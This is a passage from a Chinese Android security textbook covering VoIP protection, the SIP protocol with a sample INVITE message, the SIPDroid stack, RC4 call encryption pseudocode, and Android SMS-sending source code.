尽管不同厂家的 VoIP 产品体系构架和操作平台不尽相同，但很多还是有相应的技术来保障其产品抵御病毒侵袭的能力。例如，管理网段和用户的 IP 话音网段在物理上隔离的机制，尽可能少地将端口暴露在外网上。

（2）利用各种相关协议安全性机制提高 VoIP 的安全

不断完善加强 VoIP 相关协议的安全性机制是保障 VoIP 网络安全的根本。VoIP 可采取两种方法通过其相关协议安全机制加强其安全性。一是在 VoIP 协议的内部建立安全机制，即制定其自身完善的安全协议，如 H.323 协议的 H.235 安全协议。二是采用外部协议的安全机制，如采用传输层安全（TLS）、IP 安全性（IPSec）等安全协议。

（3）利用 VPN 技术增强 VoIP 的安全性

一般来说，防火墙、加密是信息安全最行之有效的方法。虚拟专网（VPN）技术综合了两者优点，在 IP 网和 VoIP 网关之间添加网关型 VPN 或在 IP 网和移动主机间设置主机型 VPN 来增强 VoIP 的安全性。

VPN 是利用开放性网络作为信息传输的媒体，通过加密、认证、封装以及密钥交换技术在公网上开辟一条隧道，保证合法用户之间的安全通信。利用 VPN 的安全机制来保证 VoIP 的安全，不但可为用户提供安全的语音服务，还可充分利用网络设施，降低营运成本。

VPN 的安全机制是通过隧道技术来实现的。利用隧道技术，将待传输的原始信息进行加密和协议封装处理，经过（PPTP、L2TP 或 IPSec）封装后的数据包，只有源端和目的端的用户能够对隧道中的嵌套信息进行解释和处理，对其他用户是毫无意义的，从而加强了信息的安全性。

（4）将 VoIP 网络和数据传输网络隔离

将 VoIP 终端集中到一个独立的虚拟局域网（VLAN）中，同时对进入该网段的无关 PC 终端进行限制，把 VoIP 终端的 IP 地址与其媒体访问控制（MAC）地址绑定，同时配合 VLAN 划分，实现 IP 语音设备和数据网在逻辑上的隔离，从而起到隔离病毒和防止攻击的目的。

7.3.3 SIP 协议控制

SIP（Session Initiation Protocol，信令控制协议）是由 IETF 提出的会话控制协议，负责建立和管理两个或多个用户间的会话连接，是 IETF 多媒体数据和控制体系中的核心协议。SIP 借鉴了超文本传输协议（HTTP）、简单邮件传输协议（SMTP）这两个互联网最成功的应用层协议，具有简单、开放、灵活的特点。

SIP 协议可用来创建、修改以及终结多个参与者参加的多媒体会话进程，会话成员可以使用组播、单播或者两者结合的形式进行通信，同时也支持重定向服务，便于实现综合业务数字网、智能网和个人移动业务。

（1）SIP 起源与发展

SIP 最早是由 Henning Schulzrinne 和 Mark Handley 于 1996 年设计，当初设计的目标之一是实现类似 PSTN 中提供呼叫处理功能的扩展集，来完成类似普通电话的各种操作：拨号、振铃、回铃音等。随着网络技术的发展，如今 SIP 已被用来提供跨越 internet 的高级电话业务。IP 电话正在演变为一种正式的商业电话模式，SIP 协议就是支持这种演进的协议簇中重要的一员。

SIP 的发展大致可分为 4 个阶段。

- ❑ 1996年，SIP的概念首先被提出，但只能处理会话的建立，用户一旦加入会话，信令就会终止，因此也无法实现对会话的中间控制。
- ❑ 1999年3月，IETF的多方多媒体会晤控制工作组（mmusic）提出了RFC2543建议。
- ❑ 2000年7月，已经从mmusic中分离出来的SIP工作组发表了SIP的草案。
- ❑ 2002年6月，IETF的SIP工作组又发表了RFC3261建议，取代了RFC2543。

从 SIP 的发展来看，协议首次被提出时，受限于当时的网络环境及多媒体技术的不足，协议仅仅针对文本应用。随着技术的发展，并通过和 IETF 中其他工作组，如 IP 电话工作组（iptel）、IP 网中电话选路工作组（trip）等的配合，在 SIP 协议中大大加强了对多媒体通信的支持。而 3GPP 使用了 SIP 标准来支持语音

和数据，SIP 协议得到了进一步的发展。SIP 可以对语音进行很好的优化，并且由于它的可编译性，使移动业务能更好地面对灵活性和多样性的挑战。

（2）SIP 协议功能

SIP 在建立和维持终止多媒体会话协议上，支持如下 5 个方面的功能。

- 用户定位：检测终端用户的位置，用于通信。
- 用户有效性：鉴定用户参与会话的意愿。
- 用户能力：检查媒体的参数。
- 建立会话：建立会话，参数在呼叫方和被叫方。
- 会话管理：包括发起和终止会话、修改会话参数、激活服务等。

SIP 本身并不提供服务，却可以和其他 IETF 协议一起工作，来提供完整的对终端用户的服务和构造完整的多媒体架构。但是基本的 SIP 协议的功能组件并不依赖于这些协议。安全对于提供的服务来说特别重要。要达到理想的安全程度，SIP 提供了一套安全服务，包括防止拒绝服务、认证服务（用户到用户，代理到用户）、完整性保证、加密和隐私服务。SIP 可以基于 IPV4 也可以基于 IPV6。

（3）SIP 基本原理分析

SIP 定义的要素是逻辑上的要素，不是物理要素。一个物理的实现可以包含不同的逻辑要素。按照逻辑功能分，SIP 系统由 5 种要素组成：用户代理客户机、用户代理服务器、代理、重定向服务器及注册服务器。

- 用户代理客户机（User Agent Client，UAC）：用来发起SIP请求的客户程序。
- 用户代理服务器（User Agent Server，UAS）：收到SIP请求后负责与用户联系并代表用户回送响应的服务程序。该响应可以表示接受、拒绝或重定向请求消息。一般与UAC一起组成用户代理存在于用户终端中。
- 代理（Proxy）：既充当服务器又充当客户机的媒介程序，是SIP系统中最重要的网络功能实体，主要提供路由功能。用户的SIP请求和响应可以直接被代理服务器处理或遵循相应网络策略转发给对应的服务器，并根据收到的应答对用户做出响应。代理服务器在转发之前要对消息进行解析，必要时还会改写请求。代理服务器分为有状态（Stateful）和无状态（Stateless）两种类型，二者的区别是有状态代理服务器会记住接收的入请求、回送的响应以及转送的出请求，无状态代理服务器一旦转发请求后就忘记所有的信息。无状态代理服务器位于网络核心，处理大量请求，负责重定向等工作，不必追踪记录一个会话的全过程。而位于网络边缘的有状态代理服务器，处理局部有限数量的用户呼叫，负责对每个会话进行管理和计费，需要追踪一个会话的全过程。无状态代理服务器是SIP结构的骨干，处理速度最快。有状态代理服务器是离用户代理最近的本地设备，控制用户域并且是应用服务的主要平台。
- 重定向服务器（Redirect Server）：是实现呼叫重定向的逻辑实体。它接收用户代理的SIP呼叫请求，通过服务器中配置的策略和对定位服务器的查询将其地址映射成新地址返回给用户，以指示用户代理将呼叫重定向到其他目的地，来实现对呼叫的灵活控制。与代理服务器不同，它不发出自己的SIP请求；与用户助理服务器不同，它不接受呼叫。
- 注册服务器（Registrar）：是完成用户代理注册/注销功能的逻辑实体。它接收其管辖范围内的用户代理的注册请求，将用户代理的地址信息添加到定位服务器中，完成用户地址的注册。常与代理或重定向服务器在同一位置，可以提供定位服务。

由此可以看出，用户终端程序往往需要包括 UAC 和 UAS，而代理服务器、重定向服务器和注册服务器可以看成是公众性的网络服务器。值得注意的是，在 SIP 中还经常提到定位服务的概念。但 SIP 协议不规定 SIP 服务器如何请求定位服务，定位服务器也不属于 SIP 服务。

定位服务（Location Service）：SIP 重定位服务器或代理服务器用来获得被叫位置的一种服务，可由定

位服务器提供。

（4）SIP 协议结构

从网络分层结构看，SIP 处于网络传输层之上。SIP 本身又由若干层组成，从下到上分别是传输层、事务层以及事务用户层，如图 7-5 所示。

SIP
事务用户层
事务层
传输层
UDP/TCP
IP
链路层
物理层

图 7-5 SIP 的分层结构

- ❑ 传输层：定义了一个客户端如何发送请求和接收应答，以及一个服务器如何接收请求和发送应答。所有的SIP要素都包含传输层。
- ❑ 事务层：事务是SIP的基本组成部分。一个事务指的是从客户机发送请求到一个服务器开始，直到服务器的所有对该请求的应答发送回客户端为止的整个过程。事务层处理应用层的重发，匹配请求的应答，以及应用服务层的超时。任何一个用户代理完成的事情都是由一组事务构成的。事务层包含客户机元素和服务器元素。用户代理和有状态代理服务器均包含一个事务层，无状态代理服务器则不包含事务层。
- ❑ 事务用户层：每个SIP实体都是一个事务用户。当事务用户发出一个请求，该层首先创建一个客户事务实例和请求一起发送，包括目标IP地址、端口号以及发送请求的设备。事务用户既能创建事务，也能取消事务。当客户机取消一个事务，就请求服务器终止正在处理的事务，回滚到该事务开始前状态，并产生该事务的错误报告。这是由CANCEL请求（将在后文提到）完成的，这个请求有自己的事务，并且包含一个被取消的事务。

将 SIP 作为一个分层协议来描述，只是为了能够更清晰地表达，各层次之间只有松散的关系，并没有规定一个具体的实现。因此一个要素“包含”某一个层，指的是这个要素要符合这个层定义的规则，而非每个要素都一定包含每一个层。

（5）SIP 的用户定位功能

SIP 通过 E-mail 地址形式来标明用户地址。一个终端用户通过一个唯一的 URL 来标识自己的身份。SIP URL 用于 SIP 消息中，包括请求的发起者（From）、当前目的地（Request-URI）和最终接收者（To）以及指定重定向地址（Contact）。SIP URL 也可以嵌入 WEB 页面或其他超链接表示某个用户或服务可以使用 SIP 服务器访问。此外，SIP 在设计上也充分考虑了对其他协议的可兼容性。它支持多种寻址地址描述，例如，用户名@主机地址、被叫号码@PSTN 网关地址、普通电话的描述等。这样，SIP 主叫根据被叫地址就可以标识出被叫在普通电话网上的位置，然后利用与普通电话网相连的网关建立连接。SIP 最强大之处就是用户定位功能。SIP 本身包含向注册服务器注册的功能，同时也可以使用其他定位服务器，例如，DNS 提供的定位服务来增强其定位功能。

（6）SIP 消息机制

SIP 对会话的管理主要是通过其消息机制实现的，通信双方可通过消息的交换实现会话控制。SIP 消息机制有两种：客户机到服务器的请求（Request）和服务器到客户机的响应（Response）。SIP 的核心通信机制就是请求响应。 SIP 消息采用文本方式编码，尽管两种类型消息在语法细节上不同，但是两种类型消息都是由一个起始行、若干个字头段、一个空行（用于标志字头段结束）以及一个可选消息体组成。起始行、每个消息头行和空行都必须以回车换行序列（CRLF）终止。值得注意的是即使没有消息体，也必须有空行。

- ❑ SIP请求消息以Request-Line为起始行，以此区别于其他消息。Request-Line包括方法名、Request-URI以及由空格分开的协议版本号。Request-Line同样以CRLF结束。RFC3261规范一共定义了6种请求方法。
- ❑ INVITE请求消息用于邀请用户加入一个呼叫。INVITE消息中有一种消息体称为消息描述符，描述符符合SDP协议标准。消息体包括会话名称和意图、会话持续时间、会话媒体、接收媒体信息等内容。
- ❑ ACK请求消息用于对请求消息的响应消息进行确认，也可以包含消息体。 ACK请求与INVITE捆绑使用，当INVITE请求被最终应答时，ACK消息就会被发出，表示主叫方接受对方应答。

- OPTIONS请求消息用于查询代理服务器支持的方法和会话描述协议。
- BYE请求消息用于释放已建立的呼叫。主叫方与被叫方都可以发送，等同于普通电话通信中的挂机操作。
- CANCEL请求消息用于释放尚未建立的呼叫。CANCEL请求必须与被取消的消息具有相同的CALL-ID、FROM、TO、Cseq标题字段。
- REGISTER请求消息用于在SIP网络服务器上登记用户的位置信息。UAC可以通过发送REGISTER请求，将自己的SIP地址信息登记到注册服务器中。UAC组播REGISTER请求，接收到此请求的注册服务器记录下用户信息。不过注册记录是有有效期的，因此UAC要定时发送REGISTER请求刷新自己的位置信息。

一个典型的 SIP INVITE 请求消息如下所示。

```
INVITE sip:bob@aaa.com SIP/3.0
Via: SIP/3.0/UDP pc3.aaa.com;branch
Max-Forwards: 70
To: Bob <sip:bob@aaa.com>
From: Alice <sip:alice@aaa.com>;tag=192830
Call-ID: 66710@pc3.aaa.com
CSeq: 314159 INVITE
Contact: <sip:alice@pc3.aaa.com>
Content-Type: aaa/sdp
Content-Length: 142
```

上述信息忽略了 Alice 的 SDP 消息体。消息第一行是请求的类型（INVITE）。接下来是请求头域集合。VIA 域包含了 Alice 接收发送请求的服务器地址（pc3.aaa.com）以及一个标志 Alice 和这个服务器会话事务的分支参数。TO 域包含了显示姓名（Bob）和一个 SIP URI（sip：bob@aaa.com），请求将首先传输到这个 URI 中。FROM 域也同样包含一个显示姓名（Alice）、一个用来标志请求发起者的 URI（sip:alice@aaa.com）以及用于身份鉴别的 TAG 随机参数。Call_ID 包含一个全局标志，用来唯一标识这个呼叫。TO TAG、FROM TAG 和 CALL-ID 完整定义了 Alice 和 Bob 端到端的 SIP 关系。Cseq 包含了一个整数和一个请求名字，新请求会顺序递增这个整数。Contact 域包含一个 SIP URI 用来表示访问 Alice 的直接方式，包括用户名和主机全名组成。VIA 域告诉其他元素请求将发送到哪里并且应答到哪里，Contract 域则表明将来的请求将发送到哪里。Max-Forwards 表示最大转发数量是一个整数，用来限制通信中转发的数量，每转发一次，整数减 1。Content_type 包含了消息正文的描述。Content-length 包含消息正文的长度（字节数）。

7.3.4　在 Android 平台实现 SIP 协议栈

要开发一个完整的 SIP 协议栈是一件相当复杂的工程，所以希望在网络上找到开源协议栈的帮助。目前 SIP 开源协议栈主要有 6 种：OPAL、VOCAL、sipX、ReSIProcate、oSIP 和 SIPDroid，各有千秋，此处选择的是 SIPDroid。

SIPDroid 协议栈是按照 RFC3261（SIP）标准的一个公开源码的免费协议栈，可以应用于任何支持 POSIX 的系统当中，所以在嵌入式系统中得到广泛的应用。SIPDroid 软件架构非常先进，高内聚低耦合，层次分明，便于开发者自己定制新功能。SIPDroid 支持接入方式，包括 WiFi、3G、EGPRS、蓝牙。SIPDroid 协议栈各个程序框架的具体说明如下所示。

- 界面层：用于显示界面，为用户提供各种操作的接口。
- 核心层：即软件核心处理层，启动服务，处理各种UI时间，维持配置文件信息，保存全局属性变量。其中包括UserProfile（用户配置文件属性）、UserAgent（用户事件代理）、SipDroidEngine（SIP

核心处理，调度所有的UI的事件，参数设计以及服务的启动）、RegisterAgent（注册服务代理）。

- 会话层：负责完成会话邀请、来电的业务处理。
- 服务层：提供所有SIP消息模型，完成SIP消息的处理流程，包括发送、接收、封装、解码等。
- 网络层：监听SIP消息并且交付给SIP层，将封装好的SIP消息交付给传输层进行传输。
- 传输层：负责数据的传输与控制，采用了TCP、UDP协议。

（1）传输信令数据

用户在 UI 层的操作（例如拨号、接听等）会广播给 SIPDroid Engine 类，SIPDroid Engine 会根据操作类型交付给 UserAgent 类或者 RegisterAgent 类，处理后产生的不同请求由 SIPDroid Provide 类解读，并将产生的 SIP 消息封装成包，之后交付给 Udp Transport 类，Udp Transport 是一个接口类，SIPDroid Provider 与 Udp Provider 之间的接口可以提供数据传送、监听 Udp 数据包和封装或分解 Udp 数据包等服务。Udp Provider 会调用 Udp Socket，将目标地址映射至 Udp Socket，最终调用 Java 的 Datagram Socket 将数据传输出去。当收到来自网络的数据包时，数据传递顺序则相反。

（2）RTP 数据包的传输

RTP 数据包的简要传输流程是，当终端把采样到的音频数据压缩编码后需要封装成 RTP 包传输出去时，会先建立一个虚拟的 RTP 传送器 RTPStreamSender 和一个用于接收 RTP 数据包的虚拟 RTP 接收器 RTPStreamReceiver，二者继承于线程，在对话建立后就不断运行。RTPStreamSender 会把音频数据压缩编码后交付 UDPtransport（或 TCPtransport）处理，UDPtransport 之后会调用 RTPSocket 将其封装成 RTP 包，读取目标 IP 地址与协商好的 RTP 端口号，将数据传输出去。当收到来自网络的 RTP 数据包时，数据传递顺序则相反。

（3）SIPDroid 注册流程

根据 SIP 协议内容，在以下几种情况之下需要重新发送注册请求。

- 启动SIP服务时、注册有效期已过、系统重启、有效连接断开重连。
- 当需要发送注册请求消息时，要先调用MessageFactory.createRegisterRequest函数构建请求消息，将用户账号信息、注册服务器地址等必要信息填充进请求消息的各字段，然后建立一个用来监管本次信令流程的线程TransactionClient。TransactionClient会调用SIPProvider来发送请求消息，同时会监听注册服务器的响应消息。当收到响应消息后，将响应消息传递给上层的SIPProvider进行处理。

（4）拨号流程

拨号请求由 UI 通过 Receiver 广播信息交给 SIPDroidEngine 处理，在 SIPDroidEngine 上鉴别目标账号以及本地账号是否为空，然后交给 UserAgent 处理。UserAgent 调用 call（String target_url,boolean send_anonymous）判断是否匿名拨号，接着通过该方法创建一个 ExtendedCall 对象，以提供给 SIP 协议栈使用，然后经过 ExtendedCall 的 call()方法处理之后，由 ExtendedCall 调用 ExtendedInviteDialog 来发送 Invite 请求。由 InviteDialog 调用 InviteTransactionClient 的 request()方法，并由 InviteTransactiongClient 来监管本次信令流程。

（5）来电处理流程

启动程序时 SIPDroidEngine 创建并启动一个 UdpProvider 线程，开始监听收到的信息，当收到信息后，先判断消息是否大于最小长度（默认为 0），如果不是则丢弃，之后调用 onReceivedPacket()方法，把对象传出到 UdpTransport，由 UdpTransport 把消息封装成 SIP 的扩展消息 Message，再通过 onReceivedPacket()方法传出到 SIPProvider 对象，最后将在 SIPProvider 的 processReceivedMessage()方法中处理收到的消息。processReceivedMessage()会鉴定该消息是否为 SIP 消息，若不是就会丢弃该消息，然后通过查看 Via 字段的地址与数据报源地址是否一致来判断该 SIP 消息是否经过其他代理服务器转发。如果是，则修改 Via 字段，这样就可以优化寻址路径。最后从 listeners（map）中取出相应的 listener，通过响应 listener 中的 OnReceivedMessage 来处理具体 SIP 请求。如果是 Invite 请求，就启动来电提示界面，如果本地用户选择接听，就发送请求接受响应，即 200（ok）响应，若用户不愿接听，则发送 4xx 错误响应。

7.3.5　通话加密技术

出于加密成本等方面因素的考虑，此处选择的加密算法是 RC4 流密码，该算法简洁易于软件实现，加密速度快，安全性比较高。RC4 算法非常简单，具体描述是：用从 1～256 个字节（8～2048 位）的可变长度密钥初始化一个 256 个字节的状态矢量 S，S 的元素记为 S[0]，S[1]，…，S[255]，从始至终置换后的 S 包含从 0～255 的所有 8 比特数。对于加密和解密，字节 K 由 S 中 256 个元素按一定方式选出一个元素而生成。每生成一个 K 的值，S 中的元素就被重新置换一次。

（1）初始化 S

开始时，S 中元素的值被置为按升序从 0～255，即 S[0]=0，S[1]=1，…，S[255]=255，同时建立一个临时矢量 T，如果密钥 K 的长度为 256 字节，则将 K 赋给 T，否则，若密钥长度为 keylen 字节，则将 K 的值赋给 T 的前 keylen 个元素，并循环重复用 K 的值赋给 T 剩下的元素，直到 T 的所有元素都被赋值。这些预操作可概括如下。

```
/*初始化*/
for i=0 to 255 do
S[i]=i;
T[i]=K[i mod keylen]
```

然后用 T 产生 S 的初始置换。从 S[0]～S[255]，对每个 S[i]，根据由 T[i]确定的方案，将 S[i]置换为 S 中的另一字节。

```
/*S 的初始序列*/
j=0
for i=O to 255 do
j=(j+s[i]+T[i])mod 256
swap(s[i]，s[j]);
```

因为对 S 的操作仅是交换，所以唯一的改变就是置换。S 仍然包含所有值为 0～255 的元素。

（2）生成密钥流

矢量 S 一旦完成初始化，输入密钥就不再被使用。密钥流的生成是从 S[0]～S[255]，对每个 S[i]，根据当前 S 的值，将 S[i]与 S 中的另一字节置换。当 S[255]完成置换后，操作继续重复，从 S[0]开始。

```
/*密钥流的产生*/
i，j=0
while(true)
i=(i+1)mod 256
j=(j+S[i])mod 256
swap(s[Ei]，s[j])
t=(s[Ei]+s[j])mod 256;
k=S[t]
```

在加密过程中将 k 的值与下一明文字节异或，在解密过程中将 k 的值与下一密文字节异或。

（3）改写 SIPDroid 的 UDP 收发函数

通过研究 SIPDroid 的源代码，发现 SIPDroid 在对 UDP 消息进行封装时是将语音信息编码为 BYTE 类型处理的，因此选择不改变信令协议栈和媒体传输协议栈的任何实现代码，仅仅只是将 RC4 算法模块封装成为 src 中的一个包，改写了系统的 UDP 收发函数，使其在对语音编码信息封装前先调用 RC4 算法进行加密，再将加密后的密文打包。在解密时则进行相反的过程。由于 RC4 是对称加密，因此加解密使用同一个密钥。考虑到如果将密钥采用明文传输，则讨论本套语音加密系统的安全性将毫无意义，而如果采用非对称加密如 RSA 来传递密钥，需要的加密成本太高，因此选择了客户端自己设置加密密钥或者解密密钥的方案。

第 8 章　短信系统的安全机制

对于 Android 手机设备来说，除了拨打电话之外，还有一种比较重要的数据通信方式：短信。在实现短信收发功能的过程中，Android 需要确保这些信息的安全性。本章将详细讲解 Android 系统实现短信系统安全的基本知识，为读者学习本书后面的知识打下基础。

8.1　Android 短信系统详解

知识点讲解：光盘:视频\知识点\第 8 章\Android 短信系统详解.avi

在 Android 系统中，应用程序通过文件 SmsManager.java 实现发送短信功能。在本节的内容中，将首先详细讲解 Android 短信系统的基本知识。

8.1.1　短信系统的主界面

在 Android 系统中发送短信时，首先来到发送短信界面，默认主界面是通过文件 packages/apps/Mms/src/com/android/mms/uiConversationList.java 实现的，在此文件中首先会监听 onListItemClick 事件，具体代码如下所示。

```
protected void onListItemClick(ListView l, View v, int position, long id) {
    Cursor cursor = (Cursor) getListView().getItemAtPosition(position);
    Conversation conv = Conversation.from(this, cursor);
    long tid = conv.getThreadId();

    if (LogTag.VERBOSE) {
        Log.d(TAG, "onListItemClick: pos=" + position + ", view=" + v + ", tid=" + tid);
    }

    openThread(tid);
}
```

在上述代码中，如果 position 为 0，则调用函数 createNewMessage()新建一个短信，具体代码如下所示。

```
private void createNewMessage() {
    startActivity(ComposeMessageActivity.createIntent(this, 0));
}
```

在文件中，根据用户在主界面的选项可以调用对应的函数实现对应的功能，例如，新建短信选项、删除回话选项等。这个功能是通过 onOptionsItemSelected()实现的，具体代码如下所示。

```
public boolean onOptionsItemSelected(MenuItem item) {
    switch(item.getItemId()) {
        case R.id.action_compose_new:
            createNewMessage();
            break;
        case R.id.action_delete_all:
```

```
            // The invalid threadId of -1 means all threads here
            confirmDeleteThread(-1L, mQueryHandler);
            break;
        case R.id.action_settings:
            Intent intent = new Intent(this, MessagingPreferenceActivity.class);
            startActivityIfNeeded(intent, -1);
            break;
        case R.id.action_debug_dump:
            LogTag.dumpInternalTables(this);
            break;
        case R.id.action_cell_broadcasts:
            Intent cellBroadcastIntent = new Intent(Intent.ACTION_MAIN);
            cellBroadcastIntent.setComponent(new ComponentName(
                    "com.android.cellbroadcastreceiver",
                    "com.android.cellbroadcastreceiver.CellBroadcastListActivity"));
            cellBroadcastIntent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
            try {
                startActivity(cellBroadcastIntent);
            } catch (ActivityNotFoundException ignored) {
                Log.e(TAG, "ActivityNotFoundException for CellBroadcastListActivity");
            }
            return true;
        default:
            return true;
    }
    return false;
}
```

函数 createNewMessage()的功能是设置程序来到一个新的界面 startActivity，即来到文件 packages/apps/Mms/src/com/android/mms/ComposeMessageActivity.java，在此文件中首先会监听用户是否单击“发送”按钮，具体实现代码如下所示。

```
public void onClick(View v) {
    if ((v == mSendButtonSms || v == mSendButtonMms) && isPreparedForSending()) {
        confirmSendMessageIfNeeded();
    } else if ((v == mRecipientsPicker)) {
        launchMultiplePhonePicker();
    }
}
```

如果单击了“发送”按钮，则调用函数 confirmSendMessageIfNeeded()进行再次判断，以确定是否发送信息。具体实现代码如下所示。

```
private void confirmSendMessageIfNeeded() {
    if (!isRecipientsEditorVisible()) {
        sendMessage(true);
        return;
    }

    boolean isMms = mWorkingMessage.requiresMms();
    if (mRecipientsEditor.hasInvalidRecipient(isMms)) {
        if (mRecipientsEditor.hasValidRecipient(isMms)) {
            String title = getResourcesString(R.string.has_invalid_recipient,
                    mRecipientsEditor.formatInvalidNumbers(isMms));
            new AlertDialog.Builder(this)
                .setTitle(title)
                .setMessage(R.string.invalid_recipient_message)
```

```
                .setPositiveButton(R.string.try_to_send,
                        new SendIgnoreInvalidRecipientListener())
                .setNegativeButton(R.string.no, new CancelSendingListener())
                .show();
        } else {
            new AlertDialog.Builder(this)
                .setTitle(R.string.cannot_send_message)
                .setMessage(R.string.cannot_send_message_reason)
                .setPositiveButton(R.string.yes, new CancelSendingListener())
                .show();
        }
    } else {
        // The recipients editor is still open. Make sure we use what's showing there
        // as the destination
        ContactList contacts = mRecipientsEditor.constructContactsFromInput(false);
        mDebugRecipients = contacts.serialize();
        sendMessage(true);
    }
}
```

经过上述再次确认后，如果确认发送则调用函数 sendMessage()发送当前新建的短信，具体实现代码如下所示。

```
private void sendMessage(boolean bCheckEcmMode) {
    if (bCheckEcmMode) {
        // TODO: expose this in telephony layer for SDK build
        String inEcm = SystemProperties.get(TelephonyProperties.PROPERTY_INECM_MODE);
        if (Boolean.parseBoolean(inEcm)) {
            try {
                startActivityForResult(
                        new Intent(TelephonyIntents.ACTION_SHOW_NOTICE_ECM_BLOCK_OTHERS, null),
                        REQUEST_CODE_ECM_EXIT_DIALOG);
                return;
            } catch (ActivityNotFoundException e) {
                // continue to send message
                Log.e(TAG, "Cannot find EmergencyCallbackModeExitDialog", e);
            }
        }
    }

    if (!mSendingMessage) {
        if (LogTag.SEVERE_WARNING) {
            String sendingRecipients = mConversation.getRecipients().serialize();
            if (!sendingRecipients.equals(mDebugRecipients)) {
                String workingRecipients = mWorkingMessage.getWorkingRecipients();
                if (!mDebugRecipients.equals(workingRecipients)) {
                    LogTag.warnPossibleRecipientMismatch("ComposeMessageActivity.sendMessage" +
                            " recipients in window: \"" +
                            mDebugRecipients + "\" differ from recipients from conv: \"" +
                            sendingRecipients + "\" and working recipients: " +
                            workingRecipients, this);
                }
            }
            sanityCheckConversation();
        }

        // send can change the recipients. Make sure we remove the listeners first and then add them back
```

```
once the recipient list has settled.
            removeRecipientsListeners();

            mWorkingMessage.send(mDebugRecipients);//mDebugRecipients 是指同步得到的全部收件人，以分号间隔

            mSentMessage = true;
            mSendingMessage = true;
            addRecipientsListeners();//重新添加对收件人的监听

            mScrollOnSend = true;     //in the next onQueryComplete, scroll the list to the end
      }
      // But bail out if we are supposed to exit after the message is sent
      if (mSendDiscreetMode) {
            finish();//信息发送完成后，退出 Activity
      }
}
```

在上述代码中，如果当前默认的 SIM 卡有效，则用当前的 SIM 卡发送，否则进入选择 SIM 卡对话框。如果 SIM 卡有效，则首先设置当前的 SIM 卡，然后通过函数 removeRecipientsListeners()取消对收件人的监听。

8.1.2　发送普通短信的过程

这里的普通短信是相对于彩信来说的，在 Android 系统中，发送短信的流程如图 8-1 所示。

